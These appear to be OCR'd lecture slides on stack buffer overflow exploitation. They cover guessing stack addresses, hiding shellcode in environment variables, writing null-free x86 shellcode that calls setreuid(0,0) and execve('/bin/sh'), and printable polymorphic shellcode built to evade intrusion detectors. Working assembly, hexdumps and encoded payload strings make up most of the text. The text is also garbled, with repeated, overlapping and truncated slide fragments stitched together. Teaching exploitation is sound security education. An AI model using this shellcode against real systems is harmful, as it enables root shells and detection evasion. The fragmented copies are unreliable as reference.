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

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

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

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

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
Illegal Instruction
$ ▒
```



34	12	c0	b8
34	12	c0	b8
34	12	c0	b8
34	12	c0	b8
34	12	c0	b8
argc			
argv[1]			

Injecting Shellcode

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

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

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

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

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

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

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

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

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

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

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

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

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

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

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

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

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

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

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

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

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

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

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

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

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

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

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

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

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

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

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

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

Guessing esp and NOP Bridges

- Try to foretell location of esp
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

```
int main ()                     /* guess_esp.c */
{
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  char buffer[800];

  printf ("esp = %p\n", &buffer);
  return 0;
}
```

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

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

```
$ ./guess_esp `perl -e 'print "A"x800;'`
esp = 0xbfffdfb0
$ ▮
```

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

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

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

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

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

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

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

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

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

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

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

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

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

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

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

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

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

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

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

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

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

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

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

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

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

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

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

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

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

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

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

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

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

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

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

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

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

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

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

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

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

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

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

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

Coping with Tiny Buffers

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

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$ env
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SHELL=/bin/bash
TERM=xterm
PAGER=less
PATH=/home/grust/bin:...
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EDITOR=emacs
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...
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

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

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$ export LOCATION=Erding
$ ls -l
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Coping with Tiny Buffers

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
  var ↦ *value*



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

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


text
(code for ls program)

data/bss

heap ↓

↑ stack

"/bin/ls", "-l"


environment: PATH=/bin:/usr/bin:..., LOCATION=Erding, ...

0xbffffff4: "/bin/ls"

0xbffffffc: 0

Placing Shellcode in the Environment

① Place shellcode in environment:



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$ export SHELLCODE=`cat shellcode`
$ echo $SHELLCODE
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

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

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

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

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

```
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SHELLCODE = 0xbffff5e6
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

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




```
int main (int argc, char *argv[])
{
  printf ("%s = %p\n", argv[1],
          getenv (argv[1]));
}
```



```
$ ./guess_env SHELLCODE
SHELLCODE = 0xbffff5e6
$ ▦
```



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- Unix system call via Intel x86 assembly:

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```
     section .data
shell: db "/bin/sh", 0
argv:  dd 0
env:   dd 0
     section .text
_start:
;; setreuid (0, 0)
   mov ebx, 0      ; ruid
   mov ecx, 0      ; euid
   mov eax, 70     ; setreuid
   int 0x80        ; call Unix

;; execve ("/bin/sh", argv[], env[])
   mov ebx, shell ; "/bin/sh"
   mov ecx, argv  ; argv
   mov [ecx], ebx ; argv[0]="/bin/sh"
   mov edx, env   ; env
   mov eax, 11    ; execve
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```

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  1. Load arguments into registers ebx, ecx, edx

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- Place data and code in single segment

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      int 0x80                ; call Unix

;; execve ("/bin/sh", argv[], env[])
      jmp sh
back: pop ebx                 ; "/bin/sh"
      lea ecx, [ebx + 8]      ; argv
      mov [ecx], ebx          ; argv[0]
      lea edx, [ebx + 12]     ; env
      mov eax, 11             ; execve
      int 0x80                ; call Unix
sh:   call back
      db "/bin/sh", 0
      dd 0                    ; argv
      dd 0                    ; env
```

Single Segment Shellcode

- Place data and code in single segment
- How to address the data? (shellcode will be placed at yet unknown address)

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    - Use `jmp–call–pop` trick

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sh:   call back
      db "/bin/sh", 0
      dd 0                      ; argv
      dd 0                      ; env
```

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sh:   call back
      db "/bin/sh", 0
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      dd 0                    ; env
```

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

```
$ hexdump shellcode
0000   bb 00 00 00 00 b9 00 00
0008   00 00 b8 46 00 00 00 cd
[...]
0028   2f 62 69 6e 2f 73 68 00
0030   00 00 00 00 00 00 00 00
$ ▇
```

```
;; setreuid (0, 0)
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- Zero registers using equivalence

$$a\, XOR\, a = 0$$

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- Zero-terminate string at runtime

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  $$a\ XOR\ a = 0$$
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- Zero-terminate string at runtime

```
;; setreuid (0, 0)
      xor ebx, ebx        ; ruid
      xor ecx, ecx        ; euid
      xor eax, eax
      mov al, 70          ; setreuid
      int 0x80            ; call Unix

;; execve ("/bin/sh", argv[], env[])
      xor eax, eax
      jmp sh
back: pop ebx             ; "/bin/sh"
      mov [ebx + 7], al   ; add ’\0’
      lea ecx, [ebx + 8]  ; argv
      mov [ecx], ebx      ; argv[0]
      lea edx, [ebx + 12] ; env
      mov [edx], eax      ; zero env
      mov al, 11          ; execve
      int 0x80            ; call Unix
sh:   call back
      db "/bin/sh", ’#’
      db "####"           ; argv
      db "####"           ; env
```

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- Load bytes, not 32-bit words

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

```
$ hexdump shellcode
0000   31 cb 31 c9 31 c0 b0 46
0008   cd 80 31 c0 eb 12 5b 88
0010   43 07 8d 4b 08 89 19 8d
0018   53 0c 89 02 b0 0b cd 80
0020   e8 e9 ff ff ff 2f 62 69
0028   6e 2f 73 68
$ █
```

```
;; setreuid (0, 0)
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- Good practice: filter user data to remove any unexpected input

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

```
$ cat shellcode
1□’F1□1□□□[1□CC S
              ’K□□□□□□/bin/sh
$ ▦
```

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

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

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$ cat shellcode | isprint
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

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

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$ █
```

  - ▷ Printable ASCII characters:

ASCII code	Char
33	'!'
⋮	⋮
126	'~'

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

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
```



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▷ Printable ASCII characters:

ASCII code	Char
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⋮	⋮
126	'~'

"Printable" opcodes:

Opcode	Char	Instruction
37	'%'	`and eax`
45	'-'	`sub eax`
80	'P'	`push eax`
84	'T'	`pop esp`

Fooling Intrusion Detectors: Polymorphic Shellcode

- Construct printable shellcode:

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

```
$ cat shellcode
%0LN6%B00I-%%%L-jjjz-vppyP\-cccc-xccc-P-
1xP-8Kuo-%7vwP-jjjj-9T9t-BAZiP-Rg6R-Kx%%
-iz%qP-SSSS-mzLL-y2OaP-rGii-z0uL-v6CJP-5
5b5-7717-09Q2P-68x8-k8s8P-8888-Ok88-y6EW
PPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPP
$ ▒
```

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

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1xP-8Kuo-%7vwP-jjjj-9T9t-BAZiP-Rg6R-Kx%%
-iz%4P-SSSS-mzLL-y2OaP-rGii-z0uL-v6CJP-5
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

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

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

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

```
.
.
sub eax,0x53533957
sub eax,0x7979597a
sub eax,0x7266617a
push eax
sub eax,0x6d745525
sub eax,0x79772d38
push eax
.
.
sub eax,0x4b4b4b4b
sub eax,0x48454848
sub eax,0x3425466d
push eax
push eax
push eax
.
.
.
```

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

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1xP-8Kuo-%7vwP-jjjj-9T9t-BAZiP-Rg6R-Kx%%
-iz%qP-SSSS-mzLL-y2OaP-rGii-z0uL-v6CJP-5
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

```
sub eax,0x53533957
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
sub eax,0x7266617a
push eax
sub eax,0x6d745525
sub eax,0x79772d38
push eax
sub eax,0x4b4b4b4b
sub eax,0x48454848
sub eax,0x3425466d
push eax
push eax
push eax
```

Fooling Intrusion Detectors: Polymorphic Shellcode

- Construct printable shellcode:




```
$ cat shellcode
%0LN6%B00I-%%%L-jjjz-vppyP\-cccc-xccc-P-
1xP-8Kuo-%7vwP-jjjj-9T9t-BAZiP-Rg6R-Kx%%
-iz%qP-SSSS-mzLL-y2OaP-rGii-z0uL-v6CJP-5
5b5-7717-09Q2P-68x8-k8s8P-8888-Ok88-y6EW
PPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPP
$ ▦
```

- Shellcode proceeds in two phases:

  ① **Loader**: construct shell-spawning code on stack (backwards)

  ② **Spawn shell**: perform `setreuid`/`execve` calls



Fooling Intrusion Detectors: Polymorphic Shellcode

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

```
$ cat shellcode
%0LN6%B00I-%%%L-jjjz-vppyP\-cccc-xccc-P-
1xP-8Kuo-%7vwP-jjjj-9T9t-BAZiP-Rg6R-Kx%%
-iz%qP-SSSS-mzLL-y20aP-rGii-z0uL-v6CJP-5
5b5-7717-09Q2P-68x8-k8s8P-8888-0k88-y6EW
PPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPP
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

```
sub eax,0x53533957
sub eax,0x7979597a
sub eax,0x7266617a
push eax
sub eax,0x6d745525
sub eax,0x79772d38
push eax
sub eax,0x4b4b4b4b
sub eax,0x48454848
sub eax,0x3425466d
push eax
push eax
push eax
```

Fooling Intrusion Detectors: Polymorphic Shellcode

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

```
$ cat shellcode
%0LN6%B00I-%%%L-jjjz-vppyP\-cccc-xccc-P-
1xP-8Kuo-%7vwP-jjjj-9T9t-BAZiP-Rg6R-Kx%%
-iz%qP-SSSS-mzLL-y2OaP-rGii-z0uL-v6CJP-5
5b5-7717-09Q2P-68x8-k8s8P-8888-Ok88-y6EW
